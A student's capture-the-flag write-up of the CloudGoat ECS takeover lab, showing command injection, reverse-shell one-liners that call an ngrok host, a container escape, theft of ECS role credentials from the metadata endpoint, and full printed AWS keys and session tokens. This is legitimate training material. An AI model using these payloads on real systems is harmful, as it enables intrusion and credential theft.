
ECS_TAKEOVER

디지털 포렌식 트랙_정재현

Scenario Goal & Summary



Goal

- Gain access to the "vault" container and retrieve the flag.

Summary

- Attacker exploits vulnerability in an external website.
- Achieves remote code execution within the website's container.
- Utilizes container's access to the host's metadata service and role credentials.
- Discovers and exploits a mount misconfiguration, gaining unauthenticated Docker access on one host.
- Compromises a semi-privileged container on that host.
- Uses the compromised container's privileges to enumerate the ECS cluster.
- Finds the "vault" task running on a different node in the cluster.
- Manipulates the cluster's state to reschedule the "vault" container to the already compromised host.
- Accesses and retrieves the flag from inside the "vault" container.

Procedure

AWS_Profile_Configure & Deploy

- Git clone git@github.com:RhinoSecurityLabs/cloudgoat.git

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko$ git clone git@github.com:RhinoSecurityLabs/cloudgoat.git
```

- aws configure

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko$ aws configure
AWS Access Key ID [****************NXB3]:
AWS Secret Access Key [****************D1sI]:
Default region name [us-east-1]:
Default output format [json]:
```

- git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
- cd cloudgoat
- pip3 install -r ./requirements.txt
- chmod +x cloudgoat.py
- ./cloudgoat.py create ecs_takeover


```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko/CloudGoat_ecs_takeover$ ./cloudgoat.py create ecs_takeover
```


TOO MUCH ERROR HOWEVER I MANAGED TO SOLVE IT
DEPLOYING THE SCENARIO WAS THE HARDEST

ecs_takeover

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko/CloudGoat_ecs_takeover/ecs_takeover_cgidviza9fwcvj$ cat start.txt
Start-Note = If a 503 error is returned by the ALB give a few mins for the website container to become active.
vuln-site = ec2-18-233-157-158.compute-1.amazonaws.com
```


- After deploying the scenario start.txt is saved and in the file there is the vulnerable site's URL





- Vulnerable site is a site that shows the url's html

ecs_takeover



- SSRF Vulnerability Detected

- Through the vulnerability we could find path where the credential is located and the value of it too

ecs_takeover

- ec2 profile configure

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko/CloudGoat_ecs_takeover$ aws configure --profile ec2
AWS Access Key ID [None]: ASIAVGC2AJZWPFCGYW55
AWS Secret Access Key [None]: fLEMBXkzF65pKLYxCXP4VGnWpNE65NbxwxKMt0Pi
Default region name [None]:
Default output format [None]:
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko/CloudGoat_ecs_takeover$ echo 'aws_session_token =IQoJb3JpZ2luX2VjEMD////////
//wEaCXVzLWVhc3QtMSJGMEQCIBtlpFAvS4+EMPjHHsSP6B2QcqPGalFm4Bii6N+Zfla0AiBWGKihxy7lcIYvqeeBDG6syl4+eWZzUe5l4Hxknf1iSSq5BQh
5EAAaDDM1NjY3MTA0OTMyNCIM8cc+BdRX3ESvFTHMKpYF2S0Zw69Yr2i6tKRbXV/G9nP82GfFUT69n3SRTTWDqsvAGFcwgPszbf/T2yV8g+hB22xIgOOvgbd
MaaEgdXv0xHvlIuoUuJr/LHD+Xefp7L3Q5QIPHZ8kFPMDs2CcmHqfiuLlYrsvVKymvSb5MVPVgbl/CL9ppe/pMNl96QfyIxyIgZGX70dMs3NgomfYuGBJg+W
cWOTI7Dgh5/2Xv92sHDNHMlGX7wS6fUr9P6RoyNlDg28PIEmWk3oEYD3sCe3lAJvLimBHQmpThJDKmHx4Gm0q0qFA+zFZn4nH1hz/WDj2MuR2q5nI1Ga3UzO
UDdW9HXypmyRUE74CGGAugqok0ipd3ZRusNleXm/Rnzr8LGkLj9k1grf73fll/7Yihg0Sz21v7IZC0mtEDQdEEqCjj80QdOAQCSLeGxhfPGZ1G0Xa8SD1G7t
9WN9Mz+uWgF1H7NrcV4YaLTaMiOrliZrDJUqtGiQ/EUdqK0dbnsAgfhhNpTjVMCKTw6OIIAkW+awkwLd/SotoITYIEthACNfXPLUmv91P/ZdDGhxQTbDansV
sZqxxDkOATORH1Pprkc6cRXh+A4qjpBSIULc41XWTI8E4ZjA2GJavQsJOjbwNbE1Plmt7CvRA+WvHTTPduAxx1AI4jTc3UI9Ab1tal7Z/XDGpZf06jkIq1aL
PBGgG8xd9++sDM+fuaKRt4GTN8OHDtxMlzyQS2CxZwIpw6y1n+cIcrFIN9csfJNfk15MW+B1o8D8PwVfFYamg2gqgs9ZEc8LiodJi8yDqKdoJEuOZQ/M+2fk
0tk1drNCBCqnNfjSfdsGTShUs33I/GMiL9Z42zUJ+0J+vEdELOipAoFGKMT6Ej91upzBc6TJmRA2ZLShz0C32ayIw8f74pgY6sgG/ahZdFv9eKtnmrycx2ra
holuw9ItPOagAfQn3nqPx6r07458KLxkw7X1Bmo6ybl5aO8Cp4hErGDWHlWP98U9AcRrPqtpf6kXbmXtQGbUDJDlN5ylScV50+ZJSIpUSwdZRM4x+Geu3tPu
x1mJrXFuGPj6KDcC1exrU7a9kgETJHcaWxUj1hQfeqJK96vnhhiYoBnm+8ct5hnlDBJ+znYwa59yjeDXMFXHOB53bxHlsxh/G' >> ~/.aws/credentials
```

Website Cloner

Clone URL

Url:

Submit

test; whoami

root

- Verified that command lines is executable

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy$ ngrok tcp 8226

jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko/CloudGoat_ecs_takeover$ nc -lvnp 8226
```


- 'ngrok' is a tool that creates a secure tunnel to a localhost, allowing you to expose a local server to the internet
- 'netcat' is a versatile networking tool that can read from and write to network connections using TCP or UDP

ecs_takeover

- Executing revshell

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko/CloudGoat_ecs_takeover$ python revshell.py -t nc -p 19632 -i 0.tcp.jp.ngrok.io --force
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 0.tcp.jp.ngrok.io 19632 >/tmp/f
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko/CloudGoat_ecs_takeover$ python revshell.py -t nc -p 19632 -i 0.tcp.jp.ngrok.io --force -c
The reverse shell has been copied to your system clipboard.
```

- Execute command
  - test; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 0.tcp.jp.ngrok.io 19632 >/tmp/f



- Can notice that is continuously loading

- revshell success

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko/CloudGoat_ecs_takeover$ nc -lvnp 8226
Listening on 0.0.0.0 8226
Connection received on 127.0.0.1 43480
/bin/sh: can't access tty; job control turned off
/build #
```

ecs_takeover

- Looking up the main page script

```
/build # cat main.go
package main

import (
        // Import the gorilla/mux library we just installed

        "bytes"
        "fmt"
        "html/template"
        "net/http"
        "os/exec"

        "github.com/gorilla/mux"
)
```

```
func handelGetRequest(cmd string) Demo1Page {
        data := Demo1Page{Request: cmd, Response: ""}

        exec := exec.Command("/bin/sh", "-c", "curl "+cmd)

        var out bytes.Buffer
        exec.Stdout = &out

        err := exec.Run()

        if err != nil {
                data.Response = "Failed to clone website."
                return data
        }

        data.Response = out.String()

        return data
}
```

- Found something suspicious that it uses a command line to get the website

```
/build # ls
Dockerfile
assets
go.mod
go.sum
main
main.go
```

```
/build # ls / -la
total 4
drwxr-xr-x    1 root     root            28 Aug 18 05:10 .
drwxr-xr-x    1 root     root            28 Aug 18 05:10 ..
-rwxr-xr-x    1 root     root             0 Aug 18 05:10 .dockerenv
drwxr-xr-x    1 root     root            23 Aug  4  2021 bin
drwxr-xr-x    1 root     root            18 Aug  4  2021 build
```

- Listing out the files inside the root we could find ‘dockerenv’ and assume that we are in a docker environment

ecs_takeover

- docker ps command is used to list the currently running Docker containers on a system

```
/build # docker ps
CONTAINER ID   IMAGE                                    COMMAND       CREATED       STATUS                 PORTS     NAMES
a347c8c80269   cloudgoat/ecs-takeover-vulnsite:latest   "./main"      23 hours ago   Up 23 hours                      ecs-cg-ecs-takeover-ecs_takeover_cgi
dviza9fwcvj-vulnsite-1-vulnsite-fee7f09ddcf5dff2a601
0afe77725fc1   busybox:latest                           "sleep 365d"  23 hours ago   Up 23 hours                      ecs-cg-ecs-takeover-ecs_takeover_cgi
dviza9fwcvj-privd-1-privd-d49decca80eabe888c01
8ae896bc758b   amazon/amazon-ecs-agent:latest           "/agent"      23 hours ago   Up 23 hours (healthy)            ecs-agent
```

- Docker container escape refers to a method or technique that allows a user or process with access to a Docker container to gain access or privileges on the Docker host or other containers

```
/build # wget https://github.com/PercussiveElbow/docker-escape-tool/releases
/download/0.2.9/docker-escape
Connecting to github.com (140.82.112.3:443)
Connecting to objects.githubusercontent.com (185.199.108.133:443)
saving to 'docker-escape'
docker-escape        100% |********************************| 15.8M  0:00:00
ETA
'docker-escape' saved
/build # chmod +x docker-escape
```

```
Docker Escape Tool
USAGE:
.\docker_escape                          Display usage information.

Checks:
.\docker_escape check                    Determine if the environment is
a Docker container.
```

ecs_takeover

- To execute the revshell in the local we could follow the below steps

```
/root # ls
docker-escape
/root # chmod +x docker-escape
/root # ./docker-escape check
```

```
•  Enter command to run on privileged host-os mounted container. "exit" to quit the shell, or "cleanup" to exit and delete the new pri
vileged container.
which nc
==>Sending command "which nc" to container: db607625a474324212fc4e095376e8980e35f49cd4e0c755117f748e1413e0d7
==> Response received from db607625a474324212fc4e095376e8980e35f49cd4e0c755117f748e1413e0d7 received
Pwhich: no nc in (/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin)
```

```
•  Enter command to run on privileged host-os mounted container. "exit" to quit the shell, or "cleanup" to exit and delete the new pri
vileged container.
which bash
==>Sending command "which bash" to container: db607625a474324212fc4e095376e8980e35f49cd4e0c755117f748e1413e0d7
==> Response received from db607625a474324212fc4e095376e8980e35f49cd4e0c755117f748e1413e0d7 received
/usr/bin/bash
```

- Found out that nc is not in the environment so using bash could help us with the process

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko/CloudGoat_ecs_takeover$  python revshell.py -t bash -p 19632 -i 0.tcp.jp.ngrok.io --force -c
The reverse shell has been copied to your system clipboard.
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko/CloudGoat_ecs_takeover$ python revshell.py -t bash -p 19632 -i 0.tcp.jp.ngrok.io --force
bash -c 'bash -i >& /dev/tcp/0.tcp.jp.ngrok.io/19632 0>&1'
```

- Listening to the port(8226)

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko/CloudGoat_ecs_takeover$ nc -lvnp 8226
Listening on 0.0.0.0 8226
Connection received on 127.0.0.1 53954
[root@32a1e1881e91 /]#
```

ecs_takeover

- Successfully executed the revshell

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko/CloudGoat_ecs_takeover$ nc -lvnp 8226
Listening on 0.0.0.0 8226
Connection received on 127.0.0.1 52972
[root@15e3427c53d6 /]# whoami
whoami
root
```

```
[root@15e3427c53d6 /]# docker ps
docker ps
CONTAINER ID   IMAGE                                   COMMAND        CREATED          STATUS                    PORTS     NAMES
15e3427c53d6   alpine:latest                           "/bin/sh"      2 minutes ago    Up 2 minutes                        quirky_swartz
283f44bfb492   alpine:latest                           "/bin/sh"      4 minutes ago    Up 4 minutes                        gallant_satoshi
8a69afaa3f79   alpine:latest                           "/bin/sh"      19 minutes ago   Up 19 minutes                       practical_elbakyan
32a1e1881e91   alpine:latest                           "/bin/sh"      30 minutes ago   Up 30 minutes                       friendly_northcutt
db607625a474   alpine:latest                           "/bin/sh"      2 hours ago      Up 2 hours                          youthful_kirch
4c93ca6315bc   alpine:latest                           "/bin/sh"      2 hours ago      Up 2 hours                          heuristic_pike
1bd83f749b70   alpine:latest                           "/bin/sh"      11 hours ago     Up 11 hours                         romantic_austin
a347c8c80269   cloudgoat/ecs-takeover-vulnsite:latest  "./main"       35 hours ago     Up 35 hours                         ecs-cg-ecs-takeover-ecs_takeover_c
gidviza9fwcvj-vulnsite-1-vulnsite-fee7f09ddcf5dff2a601
0afe77725fc1   busybox:latest                          "sleep 365d"   35 hours ago     Up 35 hours                         ecs-cg-ecs-takeover-ecs_takeover_c
gidviza9fwcvj-privd-1-privd-d49decca80eabe888c01
8ae896bc758b   amazon/amazon-ecs-agent:latest          "/agent"       35 hours ago     Up 35 hours (healthy)               ecs-agent
```

- Inspecting the latest docker to find out information regarding to the docker

```
[root@15e3427c53d6 /]# docker inspect 8ae896bc758b
docker inspect 8ae896bc758b
```

ecs_takeover

- Found its not privileged

```
[root@15e3427c53d6 /]# docker inspect 8ae896bc758b|grep priv -i
docker inspect 8ae896bc758b|grep priv -i
            "Privileged": false,
                "Propagation": "rprivate"
                "Propagation": "rprivate"
                "Propagation": "rprivate"
                "Propagation": "rprivate"
```

- Executing the command line we see that the below command is not working

```
[root@39f1f637336e /]# docker exec 0afe77725fc1 sh -c 'wget -o- 169.254.170.2'
docker exec 0afe77725fc1 sh -c 'wget -o- 169.254.170.2'
Connecting to 169.254.170.2 (169.254.170.2:80)
wget: server returned error: HTTP/1.1 404 Not Found
```

- However by using the aws commandline it was possible to get the credentials of it

```
[root@39f1f637336e /]# docker exec 0afe77725fc1 sh -c 'wget -O- 169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI'
S_CONTAINER_CREDENTIALS_RELATIVE_URI'-O- 169.254.170.2$AW
Connecting to 169.254.170.2 (169.254.170.2:80)
{"RoleArn":"arn:aws:iam::356671049324:role/cg-ecs-takeover-ecs_takeover_cgidviza9fwcvj-privd","AccessKeyId":"ASIAVGC2AJZWIBZ54B24","SecretAccessKey":"+V3Vje
NhxyIo7DOMMZ9AswVs0uuqaftLt0noYuBV","Token":"IQoJb3JpZ2luX2VjEO//////////wEaCXVzLWVhc3QtMSJHMEUCIQD3jRQsST7V5fC0y5JZR+TspwGxpxVEZgxHWNUWZg0K1QIgelxN6go20g1
ckeDyiEdbuFGpo6Wy5lMRET4/X1UcdDcqwAQIp//////////ARAAGgwzNTY2NzEwNDkzMjQiDJAg+sRCIAH+zsmS+iqUBL8jraOdFTOVTfL1HVfFzE0xnqreYeWSIfBhHhvrm8EKvEdmaMBwA0burBvjEzz
2VGVFRLyZnysa/BL2A3CkvtgfXnM7Wyz5AZ8PxZH28wUD/HP36CgcfmXbw/ujHoakBDuQ4JCoKWFRePNYdaO6Q5cht31/pjPZFseUNe8UXom5nW0ZQruCpqJ1ekjnFdQzoJLCWl0U55jiQFcVHMYkBKBsaGd
uGOfv0nxwJBnYbG7a+CDp5aa6MCzso2MwWbtUIT2FVNFAYFfQGG2/51SnwHDnookG/A0YQZr9TayjomWuRiQhbLkXP+Y1HSk4uJdMt2WRG9XA2lDPqYi2gIKpOEHmE5oqhefUb6Z/6huW4vP77o30rgKUrhe
4M85nlcFGJBvb4juM+EPrJIJaRpkz7x91gZ+qGqauCUVkRHSOTFvvjcax9w/vHvq3iVaReS2KV7n7gpjXwE819JmbiYEtG4LbkA4VdC7k8vMfGB8ntXCvy12hOj/W7bNvMOIavNChrJXr7mOJTksrIb49tLQ
7YjiSK+MxgfCqodHn165JHJAi2VNnSv0iYDZIVeYlVmTLIy8wqxHbypK4OyU6Odql2fGloVROWYxDiO1iqG0PKrwEY1R49dk4jryYHeR83YvbrlhSB5ZHqP8YXc/OYK1lXUeuZMj57E4WcFWGFbLaiTRoAIO
QModX5n5RmL0DWABsTZ3JNsEwnZyDpwY6pgG/lderea0faJGdFNQX96SbK9pC1NY0LHHRdZhlzD/a8rbZrJvJj5sZ/ulDFzDAhHiuGiAafGotYqAL7BzWvv3Hal/XWqOD/danh8oETG5Fw0oKWA5s/tHzCia
9qN2EfvJt3LRzTMFY5oMaONQXaRPpisg2u5RTVHDkwSECNm5jHzXPDPQxhUEITtvhJOeA71et0VHrI+J0p8/jqC2GWyYyRwCYjIVv","Expiration":"2023-08-19T20:13:49Z"}writing to stdout
-                    100% |********************************|  1387  0:00:00 ETA
written to stdout
```

ecs_takeover

- Another configuration for the profile

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy$ aws configure --profile privd
AWS Access Key ID [None]: ASIAVGC2AJZWIBZ54B24
AWS Secret Access Key [None]: +V3VjeNhxyIo7DOMMZ9AswVs0uuqaftLt0noYuBV
Default region name [None]:
Default output format [None]:
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy$ echo 'aws_session_token = IQoJb3JpZ2luX2VjEO//////////wEaCXVzLWVhc3QtMSJHMEUCIQD3jRQsST7V5fC0y5JZR+TspwGxpxVEZgxHWN
UWZg0K1QIgelxN6go20g1ckeDyiEdbuFGpo6Wy5lMRET4/X1UcdDcqwAQIp//////////ARAAGgwzNTY2NzEwNDkzMjQiDJAg+sRCIAH+zsmS+iqUBL8jraOdFTOVTfL1HVfFzE0xnqreYeWSIfBhHhvrm8
EKvEdmaMBwA0burBvjEzz2VGVFRLyZnysa/BL2A3CkvtgfXnM7Wyz5AZ8PxZH28wUD/HP36CgcfmXbw/ujHoakBDuQ4JCoKWFRePNYdaO6Q5cht31/pjPZFseUNe8UXom5nW0ZQruCpqJ1ekjnFdQzoJLCWl
0U55jiQFcVHMYkBKBsaGduGOfv0nxwJBnYbG7a+CDp5aa6MCzso2MwWbtUIT2FVNFAYFfQGG2/51SnwHDnookG/A0YQZr9TayjomWuRiQhbLkXP+Y1HSk4uJdMt2WRG9XA2lDPqYi2gIKpOEHmE5oqhefUb6
Z/6huW4vP77o30rgKUrhe4M85nlcFGJBvb4juM+EPrJIJaRpkz7x91gZ+qGqauCUVkRHSOTFvvjcax9w/vHvq3iVaReS2KV7n7gpjXwE819JmbiYEtG4LbkA4VdC7k8vMfGB8ntXCvy12hOj/W7bNvMOIavN
ChrJXr7mOJTksrIb49tLQ7YjiSK+MxgfCqodHn165JHJAi2VNnSv0iYDZIVeYlVmTLIy8wqxHbypK4OyU6Odql2fGloVROWYxDiO1iqG0PKrwEY1R49dk4jryYHeR83YvbrlhSB5ZHqP8YXc/OYK1lXUeuZM
j57E4WcFWGFbLaiTRoAIOQModX5n5RmL0DWABsTZ3JNsEwnZyDpwY6pgG/lderea0faJGdFNQX96SbK9pC1NY0LHHRdZhlzD/a8rbZrJvJj5sZ/ulDFzDAhHiuGiAafGotYqAL7BzWvv3Hal/XWqOD/danh8
oETG5Fw0oKWA5s/tHzCia9qN2EfvJt3LRzTMFY5oMaONQXaRPpisg2u5RTVHDkwSECNm5jHzXPDPQxhUEITtvhJOeA71et0VHrI+J0p8/jqC2GWyYyRwCYjIVv' >> ~/.aws/credentials
```

- Configured successfully

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy$ aws sts get-caller-identity --profile privd
{
    "UserId": "AROAVGC2AJZWMX26GGHRB:69a79009a9e544419ef6789a03dc81e7",
    "Account": "356671049324",
    "Arn": "arn:aws:sts::356671049324:assumed-role/cg-ecs-takeover-ecs_takeover_cgidviza9fwcvj-privd/69a79009a9e544419ef6789a03dc81e7"
}
```

- Cluster info of the profile

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy$ aws ecs list-clusters --profile privd --region us-east-1
{
    "clusterArns": [
        "arn:aws:ecs:us-east-1:356671049324:cluster/ecs-takeover-ecs_takeover_cgid4nsdyn623k-cluster",
        "arn:aws:ecs:us-east-1:356671049324:cluster/ecs-takeover-ecs_takeover_cgidviza9fwcvj-cluster"
    ]
}
```

ecs_takeover

- Task list of the clusters

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy$ aws ecs list-tasks --profile privd --cluster arn:aws:ecs:us-east-1:356671049324:cluster/ecs-takeover-ecs_takeover_cg
id4nsdyn623k-cluster --region us-east-1
{
    "taskArns": []
}
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy$ aws ecs list-tasks --profile privd --cluster arn:aws:ecs:us-east-1:356671049324:cluster/ecs-takeover-ecs_takeover_cg
idviza9fwcvj-cluster --region us-east-1
{
    "taskArns": [
        "arn:aws:ecs:us-east-1:356671049324:task/ecs-takeover-ecs_takeover_cgidviza9fwcvj-cluster/14e7ec1fe3b9479685db91c8f96ef659",
        "arn:aws:ecs:us-east-1:356671049324:task/ecs-takeover-ecs_takeover_cgidviza9fwcvj-cluster/69a79009a9e544419ef6789a03dc81e7",
        "arn:aws:ecs:us-east-1:356671049324:task/ecs-takeover-ecs_takeover_cgidviza9fwcvj-cluster/6a7c441439cb4752ad1afd605b769928",
        "arn:aws:ecs:us-east-1:356671049324:task/ecs-takeover-ecs_takeover_cgidviza9fwcvj-cluster/877fb17ffe694f2eb924103415b46534"
    ]
}
```

- Analyzing the clusters and the tasks we found a suspicious name value of “vault”

```
"cpu": "50",
"createdAt": "2023-08-18T16:41:36.893000+09:00",
"desiredStatus": "RUNNING",
"enableExecuteCommand": false,
"group": "service:vault",
"healthStatus": "UNKNOWN",
"lastStatus": "RUNNING",
"launchType": "EC2",
"memory": "50",
"overrides": {
    "containerOverrides": [
        {
            "name": "vault"
        }
    ],
    "inferenceAcceleratorOverrides": []
},
"pullStartedAt": "2023-08-18T16:41:37.671000+09:00",
"pullStoppedAt": "2023-08-18T16:41:37.818000+09:00",
"startedAt": "2023-08-18T16:41:38.284000+09:00",
"startedBy": "ecs-svc/8717764829299262302",
"tags": [],
"taskArn": "arn:aws:ecs:us-east-1:356671049324:task/ecs-takeover-ecs_takeover_cgidviza9fwcvj-cluster/877fb17ffe694f2eb924103415b46534",
"taskDefinitionArn": "arn:aws:ecs:us-east-1:356671049324:task-definition/cg-ecs-takeover-ecs_takeover_cgidviza9fwcvj-vault:1",
"version": 2
```

ecs_takeover

